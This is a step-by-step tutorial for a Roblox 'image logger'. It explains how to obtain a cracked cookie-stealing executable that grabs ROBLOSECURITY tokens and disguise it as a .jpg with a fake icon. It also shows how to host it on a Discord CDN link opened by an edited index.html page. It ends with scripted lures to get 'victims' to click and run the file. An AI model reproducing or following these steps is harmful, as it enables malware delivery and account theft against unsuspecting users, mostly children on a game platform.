

Kunai's "image" logger

Requirements

- Notepad++
- Domain (If you do not want to pay, use 000webhost)
- Random image
- Sir Cookie / Any stub method of your choosing

Difficulty: Hard

Tutorial

1. You need to create a **stub/.exe** file that is capable of grabbing people's ROBLOSECURITY details. The most popular method for this is obviously Sir Cookie's.
 - a. Given that this Sir Cookie is a **paid method**, in this tutorial we decided to include a popular cracked version. However, make sure to watch this tutorial for installation:
 - b. https://youtu.be/awYs5bR_g7Q
2. Once you have your **stub / .exe** rename it in a way that it ends with **.jpg**_____. For example
 - a. At the beginning, our stub is called **RobloxMusicIcon.exe**, as shown here

 RobloxMusicIcon.exe



03-Jun-21 4:26 PM

- b. This is how it should look like after adding **".jpg**_____
- it.



3. It is recommended that you change the icon or .ico of your stub. In the previous example, it is clear we're using Roblox's audio image. **Ribbons Icon's software** is a neat tool for this.

4. Okay! You have your stub ready. Now you must make the index.html file to upload it at your desired domain. First, send the .exe to one of your discord friends.

5. Now, right click on it and choose **"Copy Link Address"**. Save the link somewhere

6. Right click on the included index.html file and choose **"Edit with Notepad++"**
7. It might look scary but don't worry! Head to the part that is called **"YOUR STUB LINK HERE"** and paste the link address you just saved **between the quotation marks**.

Before

```
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
index.html
1
2 error handling" onClick=window.open("YOUR STUB LINK HERE","Ratting","width=550,height=300,left=200,top=200,toolbar=0,status=0");>
3
4
5
6
7
8
9
```

After

```
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
index.html
1
2 .open("https://cdn.discordapp.com/attachments/738485061363695696/850203309158694922/RobloxMusicIcon.jpg
3
4
5
6
7
8
9
```

8. Now, find some random image from Google Images, and **copy the image address**. Save it somewhere.

a. This is the image your victim will be seeing and clicking on.

9. Go back to Notepad++, and find **"IMAGELINKHERE"**. Paste the image link you just made.

Before

```
index.html
1 <div class="container">
2 <a href="javascript:void(0);" NAME="Error Handling" titl
3 
4 <div class="overlay">
5 </a>
6 </div>
7
8 <html>
9 <body style="background-color:black;">
```

After

```
index.html
1 <div class="container">
2 <a href="javascript:void(0);" NAME="Error Handling" title="ZeroDivisionError handling" onClick=window.open("YOUR STUB LINK HERE","Ratting","wi
3 
4 <div class="overlay">
5 </div>
6 </div>
7
8 <html>
9 <body style="background-color:black;">
```

10. Click on **Save As** and don't change anything! **Make sure your file remains as "index.html"**

11. You're pretty much done! Go to your desired domain and upload the index. If you're using 000webhost there are tons of tutorials available showing you how to.

How this method works

1. You will be sending your website/image link to your victim. Depending on the type of image you chose, you will attempt to make them open the link.
2. Now, the fun part. Tell them something like, "the image has more details than what you can see!" or "if you can't see it well, just click on it to expand it!"
3. If they click on the image, your fake .jpg will download to their browser. Since it will look like a .jpg file they will try to open it on their PC, executing SirCookie's .exe instead and giving you their cookie!
